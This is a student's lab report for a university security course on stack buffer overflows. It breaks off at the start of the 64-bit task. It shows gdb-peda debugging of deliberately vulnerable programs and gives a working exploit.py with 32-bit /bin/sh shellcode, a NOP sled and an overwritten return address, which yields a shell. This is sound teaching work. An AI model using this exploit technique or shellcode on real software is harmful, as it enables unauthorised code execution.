
CS4238 Computer Security Practice **Clement Cheng A0183909R**
Assignment 1 **e0310704@u.nus.edu**


<u>Task 1</u>

The program `call_shellcode.c` was compiled using `make` to produce the two executables `a32.out` and `a64.out`. Running `a32.out` and `a64.out` will execute the 32-bit shell and 64-bit shell respectively. For both shells, the username is the current user who ran the executable (in this case `ice`). Unix commands can also be run such as the `ls` command.



```
a0183909r@shellcode$ ./a64.out
$ whoami
ice
$ id
uid=1000(ice) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad
min),131(lxd),132(sambashare)
$ ls -l
total 44
-rw-rw-r-- 1 ice ice   312 Dec 23 11:40 Makefile
-rwxrwxr-x 1 ice ice 15672 Feb 24 17:47 a32.out
-rwxrwxr-x 1 ice ice 16752 Feb 24 17:47 a64.out
-rw-rw-r-- 1 ice ice   653 Dec 23 11:40 call_shellcode.c
$
```

Figure 1 – 32-bit shell from executing `a32.out`




```
a0183909r@shellcode$ ./a32.out
$ whoami
ice
$ id
uid=1000(ice) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad
min),131(lxd),132(sambashare)
$ ls -l
total 44
-rw-rw-r-- 1 ice ice   312 Dec 23 11:40 Makefile
-rwxrwxr-x 1 ice ice 15672 Feb 24 17:47 a32.out
-rwxrwxr-x 1 ice ice 16752 Feb 24 17:47 a64.out
-rw-rw-r-- 1 ice ice   653 Dec 23 11:40 call_shellcode.c
$
```

Figure 2 – 64-bit shell from executing `a64.out`

Task 2


The program `stack.c` was compiled using `make` to produce various `stack-L*` executables and their corresponding `stack-L*-dbg` debug versions. Using a simple python command, I first created a `badfile` consisting a short string of characters. The `stack-L1` and `stack-L3` programs ran properly as expected as shown in the figure below.



```
a0183909r@code$ python3 -c "print('A' * 10)" > badfile
a0183909r@code$ cat badfile
AAAAAAAAAA
a0183909r@code$ ./stack-L1
Input size: 11
==== Returned Properly ====
a0183909r@code$ ./stack-L3
Input size: 11
==== Returned Properly ====
```

Figure 3 – Running 32-bit and 64-bit programs with a ***`badfile`*** *consisting of a short string*

However, when I changed the contents in the `badfile` to a particularly long string, both the `stack-L1` and `stack-L3` programs resulted in segmentation faults.



```
a0183909r@code$ python3 -c "print('A' * 500)" > badfile
a0183909r@code$ cat badfile
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA
a0183909r@code$ ./stack-L1
Input size: 501
Segmentation fault (core dumped)
a0183909r@code$ ./stack-L3
Input size: 501
Segmentation fault (core dumped)
a0183909r@code$ █
```

Figure 4 – Running 32-bit and 64-bit programs with a ***`badfile`*** *consisting of a long string*

This is due to buffer overflow of the `buffer` local variable, which overwrites the return address in the `bof` function stack. In my case, the overwritten return address for the 32-bit and 64-bit programs will be `0x41414141` and `0x4141414141414141` respectively, both of which probably lies in an illegal memory location that should not be accessed.

Task 3

For this task, I will be launching my attack on the `stack-L1` 32-bit program. The smashed stack layout is as shown:




Figure 5 – Smashed stack layout for `stack-L1`

Stack Layout Explanation

The idea of the buffer overflow attack is straightforward: we need to overflow the buffer and overwrite the saved return address such that it now points to the address of the 32-bit shellcode that we inserted into the payload. We can improve the range of addresses we can point to by inserting multiple `NOP` in between the return address and the shellcode as shown in the diagram above.

The addresses obtained above was obtained from debugging with `gdb`. The actual address of the frame pointer (FP) may be larger since `gdb` has pushed some extra environment data into the stack before running the debugged program. As such, having the return address point to the `NOP` region instead of a single specific target address will compensate for the offset in addresses due to the environment data. There will be a high chance of hitting one of the `NOP`s and thus successfully executing the malicious shellcode.

Exploit Code Preparation


Before launching my attack, I first needed to know two things: the address of the start of the `buffer` local variable and the offset from the start of the `buffer` local variable to the saved return address.

Finding the address of the start of `buffer`

I used `gdb` to debug `stack-L1-dbg`. `gdb-peda` was used for debugging.

```
a0183909r@code$ gdb stack-L1-dbg
gdb-peda$ start
gdb-peda$ pdis bof
```


Then, I disassembled the `bof` function through `pdis bof` to obtaining the following assembly code:



```
gdb-peda$ pdis bof
Dump of assembler code for function bof:
   0x565562ad <+0>:     endbr32
   0x565562b1 <+4>:     push   ebp
   0x565562b2 <+5>:     mov    ebp,esp
   0x565562b4 <+7>:     push   ebx
   0x565562b5 <+8>:     sub    esp,0xd4
   0x565562bb <+14>:    call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <+19>:    add    eax,0x2cf8
   0x565562c5 <+24>:    sub    esp,0x8
   0x565562c8 <+27>:    push   DWORD PTR [ebp+0x8]
   0x565562cb <+30>:    lea    edx,[ebp-0xd0]
   0x565562d1 <+36>:    push   edx
   0x565562d2 <+37>:    mov    ebx,eax
   0x565562d4 <+39>:    call   0x56556120 <strcpy@plt>
   0x565562d9 <+44>:    add    esp,0x10
   0x565562dc <+47>:    mov    eax,0x1
   0x565562e1 <+52>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562e4 <+55>:    leave
   0x565562e5 <+56>:    ret
End of assembler dump.
gdb-peda$ b *0x565562d9
Breakpoint 2 at 0x565562d9: file stack.c, line 20.
gdb-peda$ run
```

Figure 6 – Assembly code of `stack-L1`'s `bof` function

I set the breakpoint to `0x565562d9`, which is just after the `strcpy` function, after which I ran the program. Then, I obtained the addresses of the `EBP` (`0xffffca78`) and the `buffer` local variable (`0xffffc9a8`).



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffca78
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0xffffc9a8
```


Figure 7 – Addresses of `EBP` and `buffer` local variable

Offset from start of `buffer` to saved return address

The distance from the start of `buffer` to the `EBP` is 13 * 16 = 208 bytes. Since the size of the `EBP` for a 32-bit program is 4 bytes, and the saved return address is located right after the `EBP`, hence the offset from the start of `buffer` to the saved return address will be exactly 208 + 4 = **212 bytes**.

Creating the exploit script

Using the given `exploit.py` script, I updated the script accordingly:



```
#!/usr/bin/python3
import sys

# 32-bit shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 480            # Somewhere within the buffer (divisible by 4)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
buf    = 0xffffc9a8    # Buffer address
ret    = buf + 400     # Address within No-Op sled
offset = 212           # 208 + 4

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


Figure 8 – `exploit.py` script for `stack-L1`

1. `shellcode` – Copy-pasted from the 32-bit shellcode from the `call_shellcode.c` source code
2. `start` – An arbitrary value bigger than [the offset value (212) + size of return address (4)], but less than and close to [517 – length of shellcode]. This will maximise the number of NOPs between the overwritten saved return address and the start of the malicious shell code in the payload.
3. `buf` – The address of the start of `buffer`
4. `offset` – The offset from the start of `buffer` to the saved return address found earlier
5. `ret` – The return address to point to the start of the shellcode, or anywhere within the NOP sled before it. Since I chose a big start value of 480, I can choose any arbitrary address from the 200+ addresses between the location of the saved return address and the start of the shellcode. In this case, I used an address which is 400 bytes from the start of the `buffer` address, to compensate for any possible offset due to environment data introduced in `gdb`.
6. `L` – Length of address which is 4 since it is 32-bit address

In short, the entire payload is filled with `NOP`s, except for the shellcode and the new return address, which are located in specific positions in the payload.

Launching the attack

I ran the `exploit.py` script to obtain the corresponding `badfile`. Then, I executed `stack-L1` and was able to obtain a 32-bit shell successfully.



```
a0183909r@code$ python3 L1-exploit.py
a0183909r@code$ ./stack-L1
Input size: 517
$ whoami
ice
$ id
uid=1000(ice) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad
min),131(lxd),132(sambashare)
$ ls
L1-exploit.py  brute-force.sh                stack-L1      stack-L2-dbg  stack-L4
Makefile       exploit.py                    stack-L1-dbg  stack-L3      stack-L4-dbg
badfile        peda-session-stack-L1-dbg.txt stack-L2      stack-L3-dbg  stack.c
```

Figure 9 – 32-bit shell obtained from `stack-L1`

Task 5

For this task, I will be launching my attack on the `stack-L3` 64-bit program. The smashed stack layout is as shown:




Figure 10a – Smashed stack layout for `stack-L3`




Figure 10b – Smashed stack layout for `stack-L3`

Stack Layout Explanation

The idea of the buffer overflow attack for the 64-bit program is very similar to that of the 32-bit program. Our aim is to overwrite the saved return address in the stack to point to the address of the 64-bit shellcode.

Initially, I followed the same approach as I had done for the 32-bit program, which is to insert the malicious shellcode after the return address as shown in *Figure 10a*. However, I encountered a problem when doing so which will be discussed later in the report. As such, I decided to insert the shellcode within the `buffer` variable itself, before the return address. The new stack layout is shown in *Figure 10b*.

Like in the 32-bit program, the overwritten return address just needs to point to any of the addresses in the `NOP` region before the 64-bit shellcode, so that the shellcode can be executed.

Exploit Code Preparation


Similarly, we need the address of the start of the `buffer` local variable and the offset from the start of the `buffer` local variable to the saved return address.

Finding the address of the start of `buffer`

